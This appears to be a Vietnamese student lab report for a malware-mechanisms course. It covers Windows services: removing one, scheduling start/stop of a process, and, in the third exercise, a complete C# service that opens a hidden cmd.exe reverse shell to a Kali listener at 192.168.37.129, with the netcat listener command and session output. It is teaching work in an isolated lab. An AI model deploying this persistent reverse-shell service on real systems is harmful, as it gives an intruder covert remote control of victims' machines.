

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 01 (Session 02)

Tên chủ đề: Windows Service

GV: Nghi Hoàng Khoa

Ngày báo cáo: 16/03/2023

Nhóm: 07

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn
2	Hoàng Đình Hiếu	20521317	20521317@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Bài thực hành 1	100%	
2	Bài thực hành 2	100%	
3	Bài thực hành 3	100%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

0. Cài đặt ban đầu cho bài thực hành 1

- Các cài đặt ban đầu cho bài thực hành 1 của chúng em bao gồm đoạn thực thi code C#, cài Windows service và Logs.




Figure 1: Hình ảnh thực thi code C#




Figure 1: Hình ảnh cài Windows Service




Figure 3: Hình ảnh start service và hiển thị trạng thái service trong log file

1. Bài thực hành 1: Sinh viên trình bày cách gỡ cài đặt Window service trên.

Trả lời:

- Để xóa Service đã tạo, ta dùng lệnh sc có cú pháp: **sc delete + Tên_Service**
- Vì lệnh sc nằm ở đường dẫn **C:\Windows\System32** nên ta phải quay về thư mục System32 trước khi thực thi lệnh, và dưới đây là hình ảnh minh chứng cho việc xóa Service.

```
// serviceInstaller1
//
this.serviceInstaller1.Description = "UIT Service demo";
this.serviceInstaller1.DisplayName = "UITService.Demo";
this.serviceInstaller1.ServiceName = "Service1";
// End of serviceInstaller1

C:\Windows\System32>sc delete Service1
[SC] DeleteService SUCCESS
```

Figure 4: Xóa Service và kèm xác minh mssv thành viên trong nhóm




Figure 5: Service đã được xóa thành công

2. Bài thực hành 2: Viết một Windows service có nhiệm vụ kiểm tra một “process” ở trạng thái hoạt động run/stop hay không và run/stop “process” theo một lịch biểu.

- Trả lời:

- Với yêu cầu này, chúng em sẽ tạo Windows service để kiểm tra Notepad (file được cung cấp từ Lab01). File Notepad được lưu ở đường dẫn:
D:\01_study\02_school\06_01_mode_of_malware_practice\week01\Lab01\Nội dung thực hành Lab 1-20230313\codeinject_demo\codeinject_demo\prj_execs\calc.exe
- Với yêu cầu này, chúng em sẽ tạo 1 lịch biểu từ thời gian 11:00 ngày 15/03/2023 đến 13:00 15/03/2023 và thực thi code vào 12:19.
- Đoạn mã dưới đây sẽ gọi dịch vụ mỗi 5s và kiểm tra xem trong lịch biểu đã được xác định từ trước có tiến trình calc nào đang chạy hay không.

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.ServiceProcess;
using System.Text;

using System.Threading.Tasks;
using System.Timers;

namespace BaiThucHanh2
{
    public partial class Service1 : ServiceBase
    {
        Timer timer = new Timer(); // name space(using System.Timers;)
        private string _processName = "calc"; // Tên của process cần kiểm tra
        private string _processPath =
            "D:/01_study/02_school/06/_01_mode_of_malware/_practice/week01/Lab01/Nội dung thực hành Lab 1-20230313/codeinject_demo/codeinject_demo/prj_execs/calc.exe"; // Đường dẫn của process cần kiểm tra
        private DateTime[] _schedule = new[] { DateTime.Today.AddHours(11), DateTime.Today.AddHours(13) };
        // Thêm khung giờ 11:00 ngày 15/03/2023 đến 13:00 ngày 15/03/2023
        public Service1()
        {
            InitializeComponent();
        }

        private void StartProcess(string processPath)
        {
            // Khởi động process
            Process.Start(processPath);
        }

        public void WriteToFile(string Message)
```

```
{
    string path = AppDomain.CurrentDomain.BaseDirectory + "\\Logs";
    if (!Directory.Exists(path))
    {
        Directory.CreateDirectory(path);
    }
    string filepath = AppDomain.CurrentDomain.BaseDirectory + "\\Logs\\ServiceLog_" +
    DateTime.Now.Date.ToShortDateString().Replace('/', '_') + ".txt";
    if (!File.Exists(filepath))
    {
        // Create a file to write to.
        using (StreamWriter sw = File.CreateText(filepath))
        {
            sw.WriteLine(Message);
        }
    }
    else
    {
        using (StreamWriter sw = File.AppendText(filepath))
        {
            sw.WriteLine(Message);
        }
    }
}

protected override void OnStart(string[] args)
{
    WriteToFile("Service is started at " + DateTime.Now);
    timer.Elapsed += new ElapsedEventHandler(OnElapsedTime);
    timer.Interval = 5000; //number in miliseconds
    timer.Enabled = true;
}

protected override void OnStop()
{
    WriteToFile("Service is stopped at " + DateTime.Now + "\n");
}

private void OnElapsedTime(object source, ElapsedEventArgs e)
{
    WriteToFile("Service is recall at " + DateTime.Now);
    // Kiểm tra thời gian service đang chạy có nằm trong lịch trình hay không
    if (_schedule[0] < DateTime.Now && _schedule[1] > DateTime.Now)
    {
        Process[] _process = Process.GetProcessesByName("calc");
        if (_process.Length > 0)
        {
            WriteToFile("Calc đang chạy, khochaycuoi sẽ tiến hành dừng nó!");
            // Dừng tất cả các tiến trình cùng tên đang chạy
            foreach (var process in Process.GetProcessesByName(_processName))
            {
                process.Kill();
            }
            WriteToFile("Calc đã được dừng lúc " + DateTime.Now);
        }
    }
    else
    {


```

```
Console.WriteLine("ok");
WriteToFile("Calc đang không hoạt động, khochaycuoi sẽ tiến hành start nó!");
StartProcess(_processPath);
WriteToFile("Calc đã được mở lúc " + DateTime.Now);

}
}

else
{
    WriteToFile("Chưa tới thời gian lên lịch");
}
}
}
```

- Sau khi start service trong khoảng thời gian nhất định ta thu được log như sau:



```
ServiceLog_3_15_2023.txt
File Edit View

Service is started at 3/15/2023 12:19:01 PM
Service is recall at 3/15/2023 12:19:06 PM
Calc đang chạy, khochaycuoi sẽ tiến hành dừng nó!
Calc đã được dừng lúc 3/15/2023 12:19:06 PM
Service is recall at 3/15/2023 12:19:11 PM
Calc đang không hoạt động, khochaycuoi sẽ tiến hành start nó!
Calc đã được mở lúc 3/15/2023 12:19:11 PM
Service is recall at 3/15/2023 12:19:16 PM
Calc đang chạy, khochaycuoi sẽ tiến hành dừng nó!
Calc đã được dừng lúc 3/15/2023 12:19:16 PM
Service is recall at 3/15/2023 12:19:21 PM
Calc đang không hoạt động, khochaycuoi sẽ tiến hành start nó!
Calc đã được mở lúc 3/15/2023 12:19:21 PM
Service is recall at 3/15/2023 12:19:26 PM
Calc đang chạy, khochaycuoi sẽ tiến hành dừng nó!
Calc đã được dừng lúc 3/15/2023 12:19:26 PM
Service is recall at 3/15/2023 12:19:31 PM
Calc đang không hoạt động, khochaycuoi sẽ tiến hành start nó!
Calc đã được mở lúc 3/15/2023 12:19:31 PM
Service is recall at 3/15/2023 12:19:36 PM
Calc đang chạy, khochaycuoi sẽ tiến hành dừng nó!
Calc đã được dừng lúc 3/15/2023 12:19:36 PM
Service is stopped at 3/15/2023 12:19:38 PM
```

Figure 6: Hình ảnh mô tả trạng thái của tiến trình calc

- Thông qua task manager ta có thể xem được process calc sẽ được start/stop liên tục theo mỗi 5s (đã được đặc tả trong code trên).



- Source code bài thực hành này chúng em để ở https://drive.google.com/drive/folders/1Qx67AH8rMzCBTu2S_4sd-c6xGTvUru-Y?usp=sharing

3. Bài thực hành 3: Viết một Windows service có nhiệm vụ kiểm tra kết nối internet của máy hiện tại (HTTP) và tạo reverse shell đơn giản.

- Với bài thực hành này chúng em tấn công bằng máy kali (ip = 192.168.37.129 port 80).

Mã chương trình của chúng em như sau:

```
using System;
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.ServiceProcess;
using System.Text;
using System.Net;
using System.Net.Sockets;

using System.Threading.Tasks;
using System.Timers;
using System.Runtime.InteropServices;
using System.Runtime.InteropServices.ComTypes;
using System.Runtime.Remoting.Messaging;

namespace BaiThucHanh3
{
    public partial class Service1 : ServiceBase
    {
        Timer timer = new Timer(); // name space(using System.Timers;)
        static StreamWriter streamWriter;
        static TcpClient client;
        static Stream stream;
        static StreamReader reader;
        static StringBuilder input;

        [DllImport("kernel32.dll")]
        static extern IntPtr GetConsoleWindow();

        [DllImport("user32.dll")]
        static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        const int SW_HIDE = 0;
        const int SW_SHOW = 5;

        public Service1()
        {
            InitializeComponent();
        }

        protected override void OnStart(string[] args)
        {

```

```

        WriteToFile("Service is started at " + DateTime.Now);
        timer.Elapsed += new ElapsedEventHandler(OnElapsedTime);
        timer.Interval = 5000; //number in miliseconds
        timer.Enabled = true;
    }

    protected override void OnStop()
    {
        WriteToFile("Service is stopped at " + DateTime.Now + "\n");
        //_timer.Stop();
    }

    private void OnElapsedTime(object source, ElapsedEventArgs e)
    {
        WriteToFile("Service is recall at " + DateTime.Now);
        if (IsConnectedToInternet())
        {
            WriteToFile("Máy tính có kết nối internet, tiến hành tạo reverse shell"
" + DateTime.Now);
            ReverseShell();
        }
        else
        {
            WriteToFile("Máy tính hiện không có internet " + DateTime.Now);
        }

        WriteToFile("\n");
    }

    public void WriteToFile(string Message)
    {
        string path = AppDomain.CurrentDomain.BaseDirectory + "\\Logs";
        if (!Directory.Exists(path))
        {
            Directory.CreateDirectory(path);
        }
        string filepath = AppDomain.CurrentDomain.BaseDirectory +
"\\Logs\\ServiceLog_" +
DateTime.Now.Date.ToShortDateString().Replace('/', '_') + ".txt";
        if (!File.Exists(filepath))
        {
            // Create a file to write to.
            using (StreamWriter sw = File.CreateText(filepath))
            {
                sw.WriteLine(Message);
            }
        }
        else
        {
            using (StreamWriter sw = File.AppendText(filepath))
            {
                sw.WriteLine(Message);
            }
        }
    }

    public static bool IsConnectedToInternet()
    {
        try
        {

```



```
        System.Net.IPEndPoint i =
System.Net.Dns.GetHostEntry("www.google.com");
        return true;
    }
    catch
    {
        return false;
    }
}

public static void ReverseShell()
{
    client = new TcpClient("192.168.37.129", 80);
    stream = client.GetStream();
    reader = new StreamReader(stream);

    streamWriter = new StreamWriter(stream);
    input = new StringBuilder();

    // Create a new instance of the shell
    var shell = new System.Diagnostics.Process();
    shell.StartInfo.FileName = "cmd.exe";
    shell.StartInfo.Arguments = "";
    shell.StartInfo.CreateNoWindow = true;
    shell.StartInfo.UseShellExecute = false;
    shell.StartInfo.RedirectStandardInput = true;
    shell.StartInfo.RedirectStandardOutput = true;
    shell.StartInfo.RedirectStandardError = true;
    shell.OutputDataReceived += new
DataReceivedEventHandler(CmdOutputDataHandler);
    // Start the shell
    shell.Start();

    shell.BeginOutputReadLine();
    while (true)
    {
        input.Append(reader.ReadLine());
        shell.StandardInput.WriteLine(input);
        input.Remove(0, input.Length);
    }
}

private static void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine)
{
    StringBuilder strOutput = new StringBuilder();

    if (!String.IsNullOrEmpty(outLine.Data))
    {
        try
        {
            strOutput.Append(outLine.Data);
            streamWriter.WriteLine(strOutput);
            streamWriter.Flush();
        }
        catch { }
    }
}
}
```

- Với yêu cầu bài thực hành này, ta cần làm hai nhiệm vụ: 1 là kiểm tra kết nối internet và 2 là tạo reverse shell (khi có kết nối internet).
 - o Với nhiệm vụ đầu tiên, chúng em cài đặt hàm `IsConnectedToInternet()` nhằm kiểm tra kết nối internet thông qua việc lấy thông tin DNS cho máy chủ **google.com** như bên dưới

```
public static bool IsConnectedToInternet()
{
    try
    {
        System.Net.IPHostEntry i = System.Net.Dns.GetHostEntry("www.google.com");
        return true;
    }
    catch
    {
        return false;
    }
}
```

- o Tiếp theo, để tạo reverse shell, chúng em dùng hàm bên dưới:

```
public static void ReverseShell()
{
    client = new TcpClient("192.168.37.129", 80);
    stream = client.GetStream();
    reader = new StreamReader(stream);

    streamWriter = new StreamWriter(stream);
    input = new StringBuilder();

    // Create a new instance of the shell
    var shell = new System.Diagnostics.Process();
    shell.StartInfo.FileName = "cmd.exe";
    shell.StartInfo.Arguments = "";
    shell.StartInfo.CreateNoWindow = true;
    shell.StartInfo.UseShellExecute = false;
    shell.StartInfo.RedirectStandardInput = true;
    shell.StartInfo.RedirectStandardOutput = true;
    shell.StartInfo.RedirectStandardError = true;
    shell.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
    // Start the shell
    shell.Start();

    shell.BeginOutputReadLine();
    while (true)
    {
        input.Append(reader.ReadLine());
        shell.StandardInput.WriteLine(input);
        input.Remove(0, input.Length);
    }
}
```

- o Với hàm trên, đầu tiên ta tạo kết nối TCP đến máy có IP 192.168.37.129 (ip của máy tính attacker – kali linux, xem hình 7) ở port 80. Tiếp theo, ta tiến hành tạo reverse shell thông qua các câu lệnh bên dưới hàm. Hơn

nữa, để có thể hiển thị đầu ra trên máy tính attacker, ta cần tạo 1 hàm để xử lý các đầu ra (hàm **CmdOutputDataHandler**).

```
(kali㉿kali)-[~/../study/sem06/02/lab01] ~
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.37.129 netmask 255.255.255.0 broadcast 192.168.37.255
    inet6 fe80::8549:d3ed:26bb:8a25 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:8f:2f:28 txqueuelen 1000 (Ethernet)
    RX packets 4310359 bytes 6435864017 (5.9 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 640812 bytes 42699003 (40.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 18 bytes 1278 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1278 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 7: Hình ảnh thể hiện IP máy tính kali linux

- Hàm **CmdOutputDataHandler**: Nhằm trả về phản hồi từ mỗi lần thực thi cmd.exe

```
private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs
outLine)
{
    StringBuilder strOutput = new StringBuilder();

    if (!String.IsNullOrEmpty(outLine.Data))
    {
        try
        {
            strOutput.Append(outLine.Data);
            streamWriter.WriteLine(strOutput);
            streamWriter.Flush();
        }
        catch { }
    }
}
```


- Tiếp theo, đối với máy tính attacker, chỉ cần lắng nghe port 80 và được kết nối giữa máy attacker và máy victim (hình 8) để bắt đầu quá trình tấn công.

```
(kali㉿kali)-[~/.../study/sem06/02/lab01]
$ sudo nc -lvp 80
listening on [any] 80 ...
192.168.37.1: inverse host lookup failed: Unknown host
connect to [192.168.37.129] from (UNKNOWN) [192.168.37.1] 62165
Microsoft Windows [Version 10.0.22621.1265]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>
ping fb.com
C:\Windows\System32>ping fb.com
Pinging fb.com [31.13.93.35] with 32 bytes of data:
Reply from 31.13.93.35: bytes=32 time=288ms TTL=51
Reply from 31.13.93.35: bytes=32 time=288ms TTL=51
Reply from 31.13.93.35: bytes=32 time=289ms TTL=51
█
```

Figure 8: Hình ảnh khi kali linux lắng nghe và vào shell của máy windows

- Ta có thể xem trạng thái Windows service trong file logs (./BaiThucHanh3/bin/Debug/Logs/ServiceLog_3_16_2023.txt) và hình 9 bên dưới chúng em có chụp lại 1 phần log đã được ghi lại trong quá trình start/recall/stop service.



```
File Edit View
Máy tính có kết nối internet, tiến hành tạo reverse shell 3/16/2023 1:30:40 AM
Service is recall at 3/16/2023 1:30:45 AM
